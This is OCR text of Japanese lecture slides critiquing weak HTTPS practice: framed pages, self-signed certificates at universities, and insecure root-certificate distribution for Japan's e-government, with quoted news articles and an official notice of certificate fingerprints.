    - 通信路上で1パケット中の4バイトを書き換えるだけ
      - 「68 74 74 70 73」→「20 68 74 74 70」
  - 改竄されていることに気付かずに情報を送信
    - 平文で送信される
    - 盗聴される
- その都度サブフレームの「プロパティ」を確認しろと?
- 外枠ごと https:// とするのが鉄則

なぜこんな説明を書いてしまうか

- 憶測
  - フレームを使った画面デザインで発注
  - 開発業者は言われたとおりに作る
    - 暗号化は必要なページだけにする
  - 客から質問:「鍵マークが出ないのですが?」
  - 開発業者に問い合わせ
    - 回答:「ちゃんとSSLをかけています」
  - FAQに掲載
    - 「フレーム内にあるページのため鍵マークは表示されませんが……
      安心してご利用ください」
- そんな説明より、外枠を https:// に改修せよ

攻撃の現実度は?


- パケット改竄の現実度は?
  - 無線LANでは? 有線LANでは?
  - 大掛かりに書き換える必要はなく、「ｈｔｔｐｓ」の5バイトを「ｈｔｔｐ」の5バイトに差し替えるだけで攻撃は成立する
- 偽サイト提供の現実度は?
  - DNS spoofingなど
  - 偽DHCPサーバ
- 可能性の低くない状況
  - ホテルや集合住宅のLANなど

サーバ証明書の役割

- man-in-the-middle攻撃を防止する
  - ドメイン名に対する署名
    - ドメイン名をcommon nameとする証明書に、認証局が署名を与えている
    - 認証局が証明書発行時に、署名要求者が、確かにそのドメインの所有者であることを確認して、署名する
    - その証明書に対応する秘密鍵を保持している者が提供しているサーバが、本物とみなされる
- ドメイン所有者が誰であるのかを保証する
  - 組織名に対する署名
    - 証明書に組織名が書かれていおり、認証局が登記簿謄本などの提出を求めて本人であることを確認して署名する
  - whoisの代替手段
    - ユーザはwhoisを使わなくともドメイン所有者を確認できる

オレオレ証明書問題

- サーバ証明書
  - SSLによる https:// ページの提供に不可欠
  - 認証局サービスから購入するのが普通
    - 1年間の有効期限で4万円～10万円程度
- 「オレオレ証明書」の流行
  - 自前で作った認証局で署名した自作証明書
  - 署名なし（自己署名の）自作証明書
    - 無料!! 手続きなし!! すぐにできる!!




暗号通信の「基本的考え方」

- サーバとクライアントが共通の鍵を持つ必要


  - どうやって安全に鍵を交換する?
    - 片方がもう一方へ（ネットワークを使わずに）鍵を手渡しする
    - 両者が事前に知っている秘密情報を使って鍵を暗号通信
- 公開鍵暗号を使えば解決する?（しない）

なりすまし

- パケットを改竄した後に盗聴




- 間に攻撃者のサーバが入り中継（中間者攻撃）




- 単に偽サイトに接続

署名による解決

- 鍵に「証明書」
- 証明書には認証局の電子署名



ブラウザが発する警告



自前の認証局

- 組織内プライベート認証局
  - Webブラウザに、プライベート認証局のルート証明書をインストールしておく必要がある
- ルート証明書をどうやって安全に配布する?
  - 手渡し（CD-ROMで配布等）
  - 別の安全な通信手段で
    - VeriSign等の認証局から購入したサーバ証明書で稼動する https:// のページからダウンロード
    - VeriSign等の認証局から購入したコード署名用証明書で署名したインストーラ（.exeファイル）でインストール

買った方が安くない?


- 認証局の運営とルート証明書の安全な配布にかかるコストは?
- 大学はなぜ素直にサーバ証明書を買わないのか
  - 証言1:「経理が証明書の意味を理解してくれず、認証局サービスと契約できない」
- 年間4万円は高いか?
  - システムの導入費用が100万円なのに、証明書購入をケチる?
  - 実在証明は不要なので、ブランド性の高い認証局から高価な証明書を買う必要はない
  - 教員の学会活動のためには4万円でも高い

大学の深刻な状況

- 非常に多くの大学がオレオレ証明書による https:// サイトを提供している
  - 「警告が出るが無視してよい」と誤った説明をしている
  - 「証明書 警告 site:ac.jp」でGoogle検索してみよ
- いくらかの大学がオレオレ認証局のルート証明書をインストールせよと指示している
  - 安全でない通信路でダウンロードさせ、本物かどうか確認させる手段を提供していない
- 大学が誤った知識を学生に植え付けている
  - 卒業した学生がシステム技術者となり、誤った知識でさらに誤った利用を拡大させる

事例

- 「能動的な盗聴」は防げるが、
「受動的な盗聴」は防げないことを説明し、それを理解した上で警告を無視して「はい」を押すように指示し、
よそでは真似しないようにと注意している



暗号化通信をすると警告が出る - Microsoft Internet Explorer

ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

アドレス(D) http://www.cc.yamaguchi-u.ac.jp/faq/question/ssl.phtml

山口大学メディア基盤センター
Media and Information Technology Center

トップ > よくある問い合わせ > 暗号化通信をすると警告が出る

暗号化通信(SSL)をするとなぜ警告が表示されるか?

SSL/TLSと呼ばれる仕組みは，相互認証と暗号化を行うもので，主にウェブページ(http)で利用されます．相互認証とは，現在接続している相手が誰であるかを確認することで，暗号化は，データを暗号化することにより通信内容を秘匿することを指します．つまり，SSL/TLSを利用することにより，次のようなメリットがあります．

- サーバ認証(クライアントの接続相手であるサーバが本物であるかを確認)
- セッションの暗号化(通信路を暗号化し，盗聴を防止)

この他にも，クライアント認証(サーバの接続相手であるクライアントが本物であるかの確認)というメリットもありますが，証明書を用意するのがサーバ側ではなく，ユーザ側ですので，今回は取り上げません．

さて，SSL/TLSを利用するには，認証局(CA)と呼ばれる組織から発行してもらうデジタル証明書(「いつわりのサーバではないから大丈夫」という署名の入った証明書)というものが必要です．ところが，認証局でなくても証明書は発行できます(この場合，大丈夫という署名は入っていないことになります)．そのようなページにアクセスした場合，『証明書に署名した発行人を認識できません』という(大丈夫という署名の入っていない，未知のSSL/TLS認証局でチェックを受けているから危ないよ！)警告が表示されます．これは，ブラウザソフトが正式なCAより認証(署名)をしてもらっているか確認作業を行っているからです．

つまり，サーバ認証を行うにはブラウザソフトが認めるCAにより署名された証明書が必要ということになります．

一方，暗号化を行うのに，CAによる署名は必要ありません．ただし，その証明書ではサーバ認証が行えないことから，本物でない偽りのサーバとわざわざ暗号化して通信しているかもしれません．そういう意味で，CAによる署名のない証明書を持つサーバと通信をすることには，第三者による盗聴や改変などの潜在的な危険性があります．

しかしながら，SSL/TLSを利用しない，これまでの平文(暗号化されていないデータ)による通信には，以下のような危険性が内在します．

- サーバのなりすまし(本物とユーザの間に割って入り，通信データを盗聴など)
- 通信内容の盗聴(サーバとユーザの間のネットワークにおいて，通信データを盗聴)

CAによる署名のない証明書を利用した場合，サーバのなりすましは防げませんが，通信内容の盗聴の危険性を防ぐことはできます．そのため，メディア基盤センターの提供するサーバでは，セッションの暗号化を目的としてSSL/TLSによる通信を提供しております(学内CAについては，検討中です)．

まとめると，そのような警告が出る場合，SSL/TLSによるメリットを完全には受けられないことを意味します．これらのことをご理解いただいたうえで，メディア基盤センターが提供する暗号化通信のページについては，セッションの暗号化のみを目的としてSSL/TLSによる暗号化通信を提供していますので，パスワードを変更する，メールを読むなどの認証を行う場合は「はい」を，認証を行わない場合は「いいえ」を選択してください．

注意：個人情報を送信する必要のある一般のウェブサイト(ショッピング等)でこの種の警告が出た場合は，第三者が不正に情報を盗聴している可能性が高いので，ただちに通信を停止するようにしてください．


提案

- 大学のネットワーク部門でサーバ証明書の取得手続を一元化
  - 本人確認手続きの簡便化
    - 団体割引の可能性あり?
  - アカデミックディスカウントの可能性あり?
- 大学内で共同利用の https:// サーバを用意
  - 教員が学会の受付窓口などを臨時に作る必要があるときに使用させる
  - 個人情報の管理体制としても適切

ルート証明書配布問題

- 「GPKIおよびLGPKIにおけるルート証明書配布方式の脆弱性と解決策」http://staff.aist.go.jp/takagi.hiromitsu/#2002.11.1
  情報処理学会コンピュータセキュリティ研究会，コンピュータセキュリティシンポジウム2002
  - 本論文は，これらの現在稼動中のGPKIおよびLGPKIについて，ルート証明書の配布手段が安全でないとする根拠を示し，このことが電子政府のみならず民間の電子商取引の安全性をも脅かすものであることを示す．また，代替手法について検討し，これが政策的な問題となる以前に技術的問題である（政策的な制約を満たしたまま技術的に解決可能である）ことを示す．
- 総務省のシステムはそれなりに改善された
  - フィンガープリントのFAXによる提供
- 論文で名指しされた東京都は、対応せず
- 多数の地方公共団体が新たに問題あるシステムを公開した

総務省 開始当初



日経新聞2002年3月31日朝刊社会面

欠陥

個人の情報漏れる恐れ

チェックは「（システムを開発した）メーカーに任せていた」といい、第三者による検査を受けるなどの対策を取っていなかったことも明らかになった。

総務省のシステムは現在、事業者向けの手続きのみで個人情報は扱っていない。「なりすまし」にも煩雑な作業が必要で、直ちに盗聴できるわけではないという。

しかし同システムは政府や地方自治体の電子化のモデルになるとみられ、国民の個人情報を扱う際の課題になりそうだ。

電子政府は、各省庁が独自のシステムを作ることになっており、既に経済産業省と国土交通省がそれぞれ別の業者に発注、作成している。

総務省の「電子

総務省が二十七日に始めたインターネットによる「電子申請・届出システム」に、個人情報が漏れる恐れがあることが三十日までに明らかになった。ネット経由で行政手続きができる電子政府は二〇〇二年度中にも始まる見込み。安全対策が万全かどうかが問われそうだ。

このシステムは総務省が管轄している許認可について、インターネットで定型の書式を取り寄せ、書類に代わって申請手続きができる。

利用するためにはまず申請者が、総務省のホームページから安全に通信するための電子証明書を入手する必要がある。

産業技術総合研究所の高木浩光主任研究員による

と、その入手ページが暗号化されておらず、第三者が総務省になりすまして偽の証明書を送ることが可能という。

仮に偽の証明書を受け取ってしまうと、第三者が特定の企業や政府機関のふりをしても見破れなくなる。最悪の場合は、「個人情報

日経新聞4月2日朝刊社会面

（平成14年）4月2日（火曜日） 13版 社会 38

電子証明書

真正確認の手順発表

総務省 個人情報流出を防止

総務省の「電子申請・届出システム」を利用する時に通信の安全性を高めるための電子証明書がすり替えられて個人情報が流出する恐れがある問題で、同省は一日、証明書が真正なものか確認する手順を発表した。

入手した証明書に付随する「拇印（フィンガープリント）」という特殊な文字列が異なる場合は、偽造の可能性があり、証明書を使用しないよう呼びかけている。

同システムは、総務省の管轄する許認可について、インターネットで申請書を入手して申請できる。


ネット閲覧ソフトがインターネットエクスプローラーの場合の文字列は、270C 500C C6C8 6ECB 1980 BC13 0543 9ED2 8248 0BE3で、ネットスケープコミュニケーターの場合は、22:D5:44:B2:CB:A3:FF:8E:EB:97:0E:14:31:5E:3E:EF

手順は総務省のホームページ（http://www.shinsei.soumu.go.jp/first.html）で確認できる。


4月3日ごろの「改善」

- ルート証明書とフィンガープリントの配布を、https:// 経由にした
- しかし、その https:// のサーバ証明書は、そのルート証明書で署名されたものだった

総務省 4月3日ごろ



4月の改善の無意味さ




5月上旬の「改善」

- 複数のサイトにフィンガープリントを掲示した
  - 電子政府の総合窓口 総務省行政管理局
    http://www.e-gov.go.jp/fingerprint/soumu.html

- 官

総務省 5月7日～



複数サイトに掲示?

- 通信路上でのすり替えを防ぐ効果はほとんどない
  - 被害者近傍ですり替えが行われるなら、全部が同時にすり替えられる
  - すり替え攻撃の危険性は、被害者近傍でのものが現実的（DNS spoofing等）
- サーバに侵入されてデータを改ざんされるおそれに対処する意味では、効果がある
  - これはやった方が良いが、本件とは独立の話題

政府認証基盤を構成する総務省認証局システムの自己署名証明書及び総務省の使用に係る電子計算機と安全な通信を行うために総務省運用支援認証局システムにより発行した証明書のフィンガープリントの公示について

政府認証基盤を構成する総務省認証局システムの自己署名証明書（以下「自己署名証明書」という。）及び総務省の使用に係る電子計算機と安全な通信を行うために総務省運用支援認証局システムにより発行した証明書（以下「安全な通信を行うための証明書」という。）のフィンガープリントを、次のとおり公示する。

平成14年5月15日　総務大臣　片山虎之助

1　自己署名証明書のフィンガープリント　自己署名証明書に関し、次表左欄に掲げるハッシュ関数により算出したフィンガープリントは、同表右欄に掲げるとおりである。

ハッシュ関数	フィンガープリント
SHA－1	36A4 F69F 07 8E 18 3D D2 F6 66 28 E8 55 B0 05 95 4A 80 F4 B3

2　安全な通信を行うための証明書のフィンガープリント　安全な通信を行うための証明書に関し、次表左欄に掲げるハッシュ関数により算出したフィンガープリントは、同表右欄に掲げるとおりである。


ハッシュ関数	フィンガープリント
SHA－1	270C 500C C6 C8 6E CB 19 80 BC 13 05 43 9E D2 82 48 0B E3
MD5	22：D5：44：B2：CB：A3：FF：8E：EB：97：0E：14：31：5E：3E：EF

注　SHA－1又はMD5により算出したフィンガープリント値、それぞれ、40桁又は32桁の16進数であり、「0」～「9」及び「A」～「F」の文字の組合せで示される。ただし、フィンガープリントを表示するソフトウェアの違い又はバージョンにより、大文字又は小文字の相違「：」又はスペースの付加等表示方法が異なることがある。


官報 第3360号

政府認証基盤を構成する総務省認証局システムの自己署名証明書及び総務省の使用に係る電子計算機と安全な通信を行うために総務省運用支援認証局システムにより発行した証明書のフィンガープリントの公示について

総務省 5月15日～



理想形




- ブラウザベンダに、日本の全各府省のルート証明書（十数個もある!!）を初期信頼点としてもらう
  - そんなこと実現するの??


現実的な解決策

- 解決案(A)
  - https://www.e-gov.go.jp/（電子政府の窓口）を**既存認証局の**サーバ証明書で運用し、
  - ここでフィンガープリントを掲示する
    - 最低でもこれはできないか?
- 解決案(B)
  - https://www.e-gov.go.jp/（電子政府の窓口）を既存認証局のサーバ証明書で運用し、
  - ここで**各府省のルート証明書を配布**する
    - 自省のサイトで配布しないとだめですか?


解決案 (A)



解決案 (B)

